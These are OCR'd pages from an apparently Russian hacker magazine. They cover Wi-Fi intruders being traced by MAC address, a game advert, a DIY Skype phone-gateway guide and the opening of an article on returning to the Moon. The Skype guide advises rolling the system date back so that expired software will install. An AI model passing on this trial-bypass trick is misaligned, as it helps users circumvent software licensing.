
Даже просто обнаружив чужого сети, о нем можно кое-что узнать. Тот же MAC-адрес, который является уникальным признаком любого оборудования, выдаст некоторую информацию. Ведь очень просто установить связь между ним и производителем девайса. Дело в том, что по первым октетам MAC'а и базе OUI (standards.ieee.org/regauth/oui/oui.txt) можно сделать соотношение, определив производителя.
Вспомни, на это, в частности, опирается Netstumbler при нахождении точки, высвечивая в графе VENDOR используемое оборудование, например CISCO.
Специализированные структуры ведут учет подобных сведений с привязкой к продаваемым устройствам. Обратившись к компании-производителю, компетентные структуры в первую очередь выявят, по каким точкам оно было распределено и каким лицам продано. Кредиты и пластиковые карты еще никто не отменял, поэтому при определенном везении и наличии возможностей (которая есть у органов) можно найти хакера, даже зная, казалось бы, какой-то MAC-адрес.
Ну что, ты засомневался в своей полной анонимности?

КТО СЛЕДУЮЩИЙ?

- Посетитель кофейни арестован за злоупотребление хотспотом. Персонал кофейни Brewed Awakenings в Ванкувере совместно с полицией задержал двадцатилетнего Эрика Смита, который юзал сетку забегаловки на протяжении трех месяцев.
- Семнадцатилетнему жителю Сингапура Гэрил Тан Цзя Люэ грозит до трех лет тюрьмы за несанкционированный доступ к точке доступа своего соседа. Бенжамин Смит Третий, житель Флориды, впервые за всю историю штата был осужден за взлом публичной беспроводной сети.
- В штате Иллинойс арестована целая команда вардрайверов, подробно это событие освещалось на fark.com и forum.defcon.org.
- В мае 2005 года, после нескольких атак на правительственные сети США, контрольно-счетная палата США составила доклад, в котором фигурировали следующие статистические данные: из 24 крупнейших правительственных агентств 9 не имеют планов по обеспечению защиты Wi-Fi сетей; в 13 агентствах не установлена защита; около 90 ноутбуков одного из выбранных агентств были настроены на автоматический поиск сигнала, что является основополагающим при проведении атак Evil Twin/Rogue AP; а большинство агентств не отслеживает происходящее в своих беспроводных сетях.




Tom Clancy's
RAINBOW SIX®
VEGAS
Ангелы Возмездия
в Городе Греха.
НОВЫЙ Raibow Six!
TOM CLANCY'S RAINBOW SIX® VEGAS
При попытке захвата международного террориста Ирэны Моралес, к команде «Радуга» попадают сведения о плане атаки на Лас-Вегас и о существовании нового оружия массового поражения. Жизнь миллионов людей в опасности.
Судьба Города Грехов в твоих руках…
Примешь ли ты этот вызов?!
ДЛЯ ТОГО ЧТОБЫ ПОЛУЧИТЬ ЭТУ ИГРУ
ОТПРАВЬ SMS СО СЛОВОМ VEGAS НА НОМЕР 7529
Motorola: C380, C385, , C650, , E1000, E398, E550, RAZR V3, RAZR V3x , V300, V400, V500, V505, V525, V545, V547, V550, V551, V600, V620, V635, V80.
Nokia: 2650, 3100, 3120, 3200, 3220, 3230, 3300, 3510i, 3520, 3530, 3595, 3600, 3620, 3650, 3660, 5100, 5140, 6010, 6020, 6100, 6200, 6220, 6230, 6230i, 6260, 6600, 6610, 6610i, 6620, 6630, 6670, 6680, 6681, 6800, 6820, 7200, 7210, 7250, 7250i, 7260, 7610, 7650, N-Gage, N-Gage QD.
Sagem: myV-55, myV-65, myV-75, myX-7, myX5-2.
Samsung: SGH-D500, SGH-E310, SGH-E330, SGH-E630, SGH-E700, SGH-E760, SGH-E800, SGH-E810, SGH-E820, SGH-X460.
Siemens: C65, CV65, CX65, CX70, CX75, CXT65, CXV65, M65, S65, SK65, SL65.
Sony Ericsson: D750i, F500i, J300i, K300i, K500, K500i, K508, K508i, K600i, K700, K700i, K750i, S700i, T610, T616, T630, T637, V600, V800, W550, W800i, Z1010, Z500, Z520, Z600, Z800
Стоимость отправки sms-сообщения для абонентов МТС - 135.59руб, Билайн - 143.5руб, Мегафон - 145руб.
Все цены указаны без НДС.
РЕКЛАМА
UBISOFT
gfi



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND. RU/

СОТОВЫЙ НА ХАЛЯВУ, ИЛИ НОВЫЕ ВОЗМОЖНОСТИ SKYPE

КАК ГРАМОТНО ЭКОНОМИТЬ НА СОТОВОЙ СВЯЗИ

До неприличия дешевые звонки с помощью компьютера — ты думаешь, это все, на что способен Skype? Ничего подобного! Если немного поэкспериментировать, то можно вообще устроить себе рай на Земле. Вместо компьютера и гарнитуры использовать обычный телефон или вообще звонить со своего мобильного по всему миру по тарифам Skype. Ты уже в предвкушении?


То, что с помощью Skype можно общаться голосом по всему миру, знает каждый. Абсолютно неважно, где будут находиться собеседники — в одной комнате или в разных уголках земного шара. Плату за разговоры между абонентами Skype никто не возьмет. Все, что для этого требуется, — это стабильный инет и наушники с микрофоном. Многие из 8 миллионов активных пользователей не ограничиваются одними только звонками между собой и зачастую обращаются к платным возможностям системы, используя Skype для звонков на городские и мобильные телефоны. Грошовые цены, установленные сервисом, всячески стимулируют подобную активность. Увидев, что звонки в Штаты стоят всего пару центов, невольно задумываешься: «А кому бы можно было там позвонить, чтобы попробовать?..» Впрочем, обо всем этом мы писали в статье «Телефонные шалости» («Хакер», #8/2006), поэтому сейчас лучше посмотрим, как возможности Skype использовать по полной программе.

Подключаем обычный телефон к Skype

Постоянно разговаривать через гарнитуру, мягко говоря, неудобно. Надев огромные уши, ощущаешь себя космонавтом или, на худой конец, телефонисткой из call-центра, привязанной к своему компьютеру. Хорошо, когда



> Skype ругается, что его пытается использовать стороннее приложение



> Скайп — великое изобретение!

есть деньги на специальный Skype-телефон (обзор был у нас в январском номере), но когда их нет? И если собрать вручную сам телефон нельзя, то можно попробовать сварганить аналог другого девайса. А именно Chat Cord'a — известного в кругах Skype-фанатов устройства, с помощью которого к компьютеру подключается обычный телефон. Эта небольшая коробочка, величиной с ADSL-сплиттер, имеет всего 3 провода: один телефонный, который присоединяется к привычному телефонному аппарату, и два обычных мини-джека, которые вставляются в гнезда динамика и микрофона звуковой карты. Принцип всей этой конструкции до неприличия прост: имеющиеся у каждой трубки динамик и микрофон выполняют свою обычную функцию (захватывают и воспроизводят голос), а кнопки телефонного аппарата используются для управления Skype'ом. Спрашиваешь, как с их помощью можно чем-то управлять? Очень просто. Каждая кнопка телефона (1-9,*,#) передается с помощью звуков разной частоты, которые легко распознать и использовать как управляющие сигналы. Вспомни справочную службу сотового оператора или автоответчик кинотеатра, где с помощью телефона ты выбираешь нужную тебе информацию. Тут используется тот же механизм. Жаль только, что, несмотря на примитивную конструкцию, оригинальный девайс вместе с программой стоит почти $30, но мы соберем его аналог за 100 рублей! Первую рабочую схему и мануал по ручной сборке такого девайса предложили на сайте www.grynx.com/index.php/projects/build-your-own-chat-cord/1. Описанный способ хоть и был работоспособным, но сильно усложнялся использованием дорогого и громоздкого трансформатора. Поэтому чуть позже Vitali Virulaine предложил на своем сайте (http://vital.pri.ee/PSTN/rus.html) модификацию этой схемы (смотри рисунок). Она настолько простая, что ее даже необязательно паять — можно собрать все навесным монтажом, то есть соединить все элементы между собой, не припаивая к печатной плате (которую еще нужно было бы развести и изготовить). Фотография такого монтажа внесет окончательную ясность в порядок соединения между собой двух мини-джеков, телефонного RJ-11-разъема, нескольких конденсаторов/резисторов и батарейки на 9 В. Можешь смело нести схемку в магазин и вручать продавцу — пусть тот подбирает тебе все необходимое. Единственное, на что я хочу обратить внимание, — это регулируемый резистор. В принципе, без него можно обойтись, просто автор схемы регулировал так громкость микрофона. По его же словам, его можно заменить обычным резистором на 470 Ом. Когда аппарат будет собран, подключай его к своему обычному телефону (лучше всего беспроводному) и гнездам Mic input и Speaker out на материнской плате или аудиокарте. После этого приступай к установке программной части, а именно программы Chat-Cord@DialerSK. Период ее действия давно истек, поэтому пойдем на хитрость и перед инсталляцией установим системную дату на 2005 год. Нужна и минимальная настройка, но процессом руководит автоматический мастер auto tuning, так что проблемы исключены. Теперь можешь поднимать трубку и делать следующее:

*1 — ответить на звонок в Skype;

*# — для отказа от ответа;

*[номер телефона]# — вызов абонента по его международному номеру.

По-моему, очень здорово, когда можно вот так просто ходить по дому с трубкой радиотелефона и разговаривать с людьми из США и Европы по смехотворным тарифам Skype. Кстати говоря, приведенный механизм не обязывает тебя использовать именно Skype. Можно вообще поднять у себя в сетке VoIP-сервер (на базе Asterix@Home, например) и общаться друг с другом через IP, используя при этом самый обычный аналоговый телефон.

Как заставить сотовый работать по тарифам Skype

Внимание! 0,017 евроцента за звонок в Москву и Питер, столько же — в США и любую европейскую страну. Бесплатные звонки внутри сети Skype. Заманчивое предложение, правда? А теперь представь, что такие тарифы появятся прямо на твоем сотовом телефоне.




> На диске ты найдешь Skype под разные платформы, программы Cord@DialerSK и Epyx Mobile, а также весь остальной софт, упоминаемый в статье. Бонусом идет материал «Телефонные шалости» из августовского номера с описанием общих возможностей Skype — рекомендую ознакомиться.




> www.skype.com/products/explained.html — подробное объяснение того, как работает Skype.
www.eqo.com — официальный сайт программы EQO.
www.skypeclub.ru — крупнейший сайт по Skype в России.



> Клиента для Skype всего можно взять с собой, записав на флешку его portable-версию.
Ее ты можешь найти на сайте www.robloach.net/projects/portableapplications или на нашем диске.



> Назначаем номера для быстрого вызова



> Перед использованием Epyxmobile нужно настроить Voice Gateway

Где бы ты не находился — дома, на учебе или на работе, ты всегда сможешь позвонить другу за границу и болтать с ним хоть 3 часа. О, вижу, тебя это заинтересовало.

Общая идея остается той же самой — мы по-прежнему будем управлять программой Skype с помощью тональных сигналов, которые будет распознавать программа Chat-Cord@DialerSK. Но как передать ей эти тональные сигналы, оставаясь при этом полностью мобильным? Лучше всего воспользоваться дополнительным сотовым телефоном с hands-free, который будет выполнять обязанности шлюза. Подойдет совершенно любой телефон, пускай даже десятилетней давности и частично неисправный (тот же дисплей нам нафиг не сдался). Расположенный дома рядом с компьютером, он будет принимать звонки с твоей основной мобилы (которую ты всегда носишь с собой) и передавать данные (голос и тональные сигналы) компьютеру, то есть Skype'у. Не надо говорить, что звонки внутри одной сотовой сети, по обыкновению, самые дешевые, а с учетом всевозможных бонусов (любимый номер, звонки внутри группы или одного тарифа и т.д. и т.п.) можно вообще свести стоимость минуты соединения до 1-3 центов.


В итоге, получаем ту же самую схему, что и в предыдущем разделе, но на любом расстоянии от компьютера. Правда, остается один вопрос: как подключить этот дополнительный сотовый телефон к звуковой карте? Да, знаешь, не особо ухищряясь. Берем обычную гарнитуру, то есть наушники и микрофон, и подключаем к звуковой карте. А далее с помощью скотча/изоленты или пластиковых стяжек просто соединяем микрофон гарнитуры с динамиком hands-free. И наоборот. Полученную конструкцию нужно тщательно шумоизолировать, а телефон настроить на автоматический прием входящего звонка (такая функция доступна при подключенной гарнитуре). В итоге, для звонка через Skype тебе нужно лишь позвонить на номер шлюза и далее вызвать абонента с помощью команд, описанных в предыдущем разделе. Стоимость звонка за рубеж в этом случае складывается из тарифа на сотовую связь внутри сети (обычно 1-3 цента) и тарифа Skype в нужном направлении (обычно не более двух евроцентов).

Цивилизованный метод

Описанный подход полностью работоспособен, но эстетическим его не назовешь. К тому же к старому телефону, который найти, в общем-то, не проблема, придется отыскать еще и гарнитуру. И это может оказаться гораздо более сложной задачей. Скажу тебе по секрету: есть и другой способ, более дорогой (как правило), но и более технологичный. Для реализации также потребуется дополнительный инвентарь, а именно телефон с Bluetooth и BT-модуль для компьютера. В этом случае все голосовые данные будут передавать с телефона по BT через так называемый Voice Gateway (аудиошлюз), а управлением Skype'ом будет заниматься программа Epyx Mobile (www.epyxmobile.com/index.php?page=home). К сожалению, этот вид связи поддерживает не каж-

ТАРИФНЫЕ СЕНСАЦИИ

18 января 2007 года компания Skype огласила новейшие расценки на услугу SkypeOut. Приятная новость заключается в том, что на многих направлениях цена на звонок снижена до 1,7 евроцента в минуту. А это Чешская республика, Гуам,Венгрия, Израиль, Люксембург, Малайзия, Пуэрто-Рико, Аляска и Гавайи. В тоже время сильно огорчает другой факт — введенная, подобно нашим операторами сотовой связи, плата за соединения (3,9 евроцента). Впрочем, если SkypeOut ты используешь редко, то это не должно тебя огорчать. А если же являешь активным абонентом, то специально для тебя появился специальный тариф — Skype Pro. Он включает в себя безлимитные звонки по всем направлениям, стоимость которых ниже 3,9 евроцента в минуту. Стоит он всего 2 евро в месяц. Только вот пока непонятно, войдет ли Россия в число бесплатных направлений или нет.



> Схема самодельного Chat-cord'а

дый донгл (BT-модуль), поэтому Epyx Mobile требует обязательной установки драйверов WIDCOMM Bluetooth Software USB. Их ты можно закачать с сайта http://new-ericsson.narod.ru/soft_pc.htm или взять с нашего диска. Соответственно, если в твоей системе уже были установлены драйверы, их необходимо удалить и установить вместо них WIDCOMM'ские. Нет гарантий, что твой BT-модуль с ними заработает. Но вероятность велика. В случае возникновения проблем, их всегда можно удалить. Если же все прошло успешно, приступаем к настройке.

Для начала нужно установить связь между телефоном и компьютером, или, точнее говоря, наладить аудиошлюз. Bluetooth Setup Wizard, вызываемый через иконку в трее, будет нам в этом помогать. Первое, что нужно сделать, — это выбрать пункт «I want to find a specific Bluetooth device and configure how this computer will use its services». Далее убедись, что на телефоне включено обнаружение, и жми «Next». Мастер просканирует эфир и выдаст список всех найденных устройств, среди которых нужно обязательно найти свой телефон и снова нажать «Next». На следующем шаге можешь выбрать нужный сервис — Voice Gateway. Все — соединение с компьютером установлено, поэтому телефон лучше всего положить в надежное место, подключить к зарядке и больше без необходимости не трогать.

Теперь дело за Epyx Mobile, который, для начала, нужно установить. Если во время установки мастер ругнется, что на компьютере не был найден WIDCOMM'ский стек, можно смело обрывать процесс. Это значит, что ты до сих пор не установил нужный драйвер для своего донгла. Сразу после запуска программы должно появиться окошко Skype'а, которое предупредит тебя, что клиента хочет использовать другое приложение (Epyx Mobile). В этом нет ничего удивительного, поэтому можно смело разрешить подобную активность (выбираем «Allow this program to use Skype»). В трее тут же появится значок Epyx Mobile'а, а мастер предложит тебе провести первичную настройку программы. Что в нее включается?

Во-первых, сканирование эфира и выбор телефона-шлюза. Во-вторых, задание номеров с телефона, для которых будет осуществляться управление Skype'ом. Нужно, по меньше мере, указать номер своей основной мобилы или разрешить управление абсолютно для всех. Помимо этого, предлагается задать файл, который будет проигрываться в линию для входящего звонка. Из основного, пожалуй, все.

Теперь соединение между телефоном-шлюзом и компьютером установлено, программа для управления Skype'ом настроена — остается только проверить систему и куда-нибудь позвонить. Как это сделать? Да проще простого. Дело в том, что для каждого контакта в записной книжке Skype может быть задан номер для быстрого вызова (Speed Dial). Это число из промежутка 1-99, которое можно быстро набрать на клавиатуре и тут же вызвать нужного абонента. Или же… передать его с помощью тонального набора между двумя сотовыми телефонами! Достаточно со своего обычного мобильника набрать номер шлюза, дождаться его ответа (прозвучит тональный гудок или мелодия, которую ты назначил), после чего набрать на телефоне номер быстрого набора: *номер быстрого вызова#. Соединение установлено!

Чтобы каждый раз не заниматься этим вручную, можно записать номер шлюза и номер быстрого вызова в записную сотового книжку телефона. Запись будет выгладить следующим образом: [номер телефона-шлюза]p*[номер быстрого вызова]#. Единственный непонятный символ «p» вводится на клавиатуре при долгом нажатии на звездочку («*»). Таким образом, чтобы вызвать абонента с горячей клавишей 34 через телефон-шлюз +7 800 800 800 8 нужно набрать следующее: +78008008008p*34#.

Кстати говоря, даже необязательно забивать номера для быстрого вызова, а можно просто ввести номер нужного тебе человека в международном формате (добавив в начале номера два нуля): +78008008008p*0079206131212#.

ПОЛЕЗНЫЕ ПРОГРАММКИ

Если часто звонить за границу, попасть впросак не мудрено. Бывает, забудешь о разнице во времени или просто будешь долго ломать голову над номером телефона, пытаясь разобраться, что в этой последовательности цифр является кодом страны, что — кодом города, а что — непосредственно номером телефона. Для того чтобы таких заминок было как можно меньше, рекомендую взять на вооружение небольшую программу Country Codes (www.izoxzone.com). В ее базу данных включена инфа о более чем 250 странах мира: международный телефонный код, коды самых больших городов, принятые сокращения для стран (код IOC), доменное имя первого уровня, сокращения для национальной валюты и официального языка, расположение, национальный флаг. Информацию можно получить также, просто введя IP-адрес интересующего тебя человека.

Лично я ненавижу копаться в прайсах и считать, в какую стоимость выйдет тот или иной разговор. Хорошо, когда звонишь по популярным направлениям (зная, что цена едва ли будет больше двух центов), но если требуется вызвать Уругвай? Для этих случаев в своем арсенале я держу небольшую программу — Цены SkypeOUT (www.skypeclub.ru/files/rates.exe). Этой утилите достаточно указать номер телефона в международном формате, а также длительность разговора, после чего ты сразу получишь точную цену тарификации.

Программы Pamela (www.pamela-systems.com) и SAM (www.kishkish.com) пригодятся тебе, если захочешь настроить себе автоответчик. Причем, помимо всех стандартных функций, SAM предоставляет интересную фишку — Voice Stress Analysis, или, проще говоря, детектор лжи.



ЮРИЙ СВИДИНЕНКО
(METAMORPH@YANDEX.RU)

О ТОМ, КАК ЧЕЛОВЕЧЕСТВО БУДЕТ ВОЗВРАЩАТЬСЯ НА ЛУНУ

ЛУНА: ДУБЛЬ ВТОРОЙ

Были ли американцы на Луне или нет — это науке неизвестно. Но то, что они собираются туда снова, — неоспоримый факт, ибо как еще объяснить раздувание бюджета NASA и заявления Джорджа Буша? В этой статье ты узнаешь о том, как именно и зачем человечество собирается покорять Луну во второй раз.



> «Orion» также будет перевозить грузы на МКС



> Первые люди на Луне – как давно это было



> «Лунное кресло» для быстрых лунных перелетов

Ticket to the Moon

Итак, занимай место возле иллюминатора и пристегивайся покрепче: тебе повезло — у тебя на руках билет на Луну на 2020 год. Именно тогда намечается ввод в действие первой рабочей лунной базы человечества.

Нужно это титаническое по затратам и сложности предприятие для того, чтобы подготовить людей к жизни на небесных поверхностях и отработать технологии самообеспечения для того, чтобы в будущем покорять Марс и другие небесные тела. Однако лунная экспансия преследует и корыстные цели, о которых я расскажу ниже.

Пока еще неизвестно, будет ли лунная база международной или же все финансовые и технические тяготы понесет агентство NASA. Но уже все космические державы в курсе того, что проект запущен в полную силу и из карманов американских налогоплательщиков вытащена энная сумма денег не только на возвращение на Луну, но и на постоянное пребывание команды астронавтов на ней в качестве первых внепланетных жителей.

Рабочая лошадка «CEV Orion»

После аварии миссии «Аполло-13» многие задумались о том, как повысить безопасность лунных перевозок. Но тогда, помимо косметических доработок кораблей «Apollo» и «LEM», ничего революционно нового агентство NASA не предложило.

Через некоторое время о полетах на Луну забыли, и вот, в конце девяностых, когда снова встал вопрос о возвращении на наш спутник, инженеры задумались о детальном пересмотре конструкции той «рабочей лошадки», которая будет перевозить астронавтов к месту назначения. Так появился проект «Crew Exploration Vehicle» (CEV) («Пилотируемого исследовательского корабля»). Что интересно, CEV будет не только работать на Луне, но и осуществлять постоянные полеты к МКС, заменив уже технически и морально устаревшие шаттлы.

Естественно, для доставки CEV на земную орбиту по-прежнему нужна ракета-носитель. Инженеры NASA предлагают использовать для этого стандартный прием: один твердотопливный ускоритель от шаттла (первая ступень) и жидкостная вторая ступень с двигателем опять-таки от современного челнока. Грузоподъемность этого носителя — 25 тонн на низкую орбиту.

Коническая форма капсулы CEV продиктована соображениями аэродинамической устойчивости и прочности при возвращении в атмосферу на высокой скорости. Это самое простое и оптимальное для данной задачи решение. Сама же капсула CEV, по замыслу агентства, должна быть рассчитана на 10 полетов. Ее нужно будет лишь каждый раз оснащать новым тепловым щитом и стыковать с новым сервисным модулем.

При проектировании корабля CEV ракетчики NASA решили не изобретать велосипед и оставить архитектуру кораблей «Apollo»: цилиндрический «технический» отсек (он зовется «сервисным модулем») и коническая возвращаемая капсула с экипажем. Также предусмотрена система аварийного катапультирования экипажа при возникновении аварий на старте (САС). Это маленькая ракета, закрепленная на вершине капсулы, которая сможет отвести корабль с экипажем от носителя в случае самого страшного вида аварий — пусковой аварии — на любом этапе выведения, начиная со стартового стола. Самое интересное, что впервые работоспособные САС появились в СССР. А их первое активное внештатное спасение было произведено при пуске корабля «Океан» с Титовым на борту.

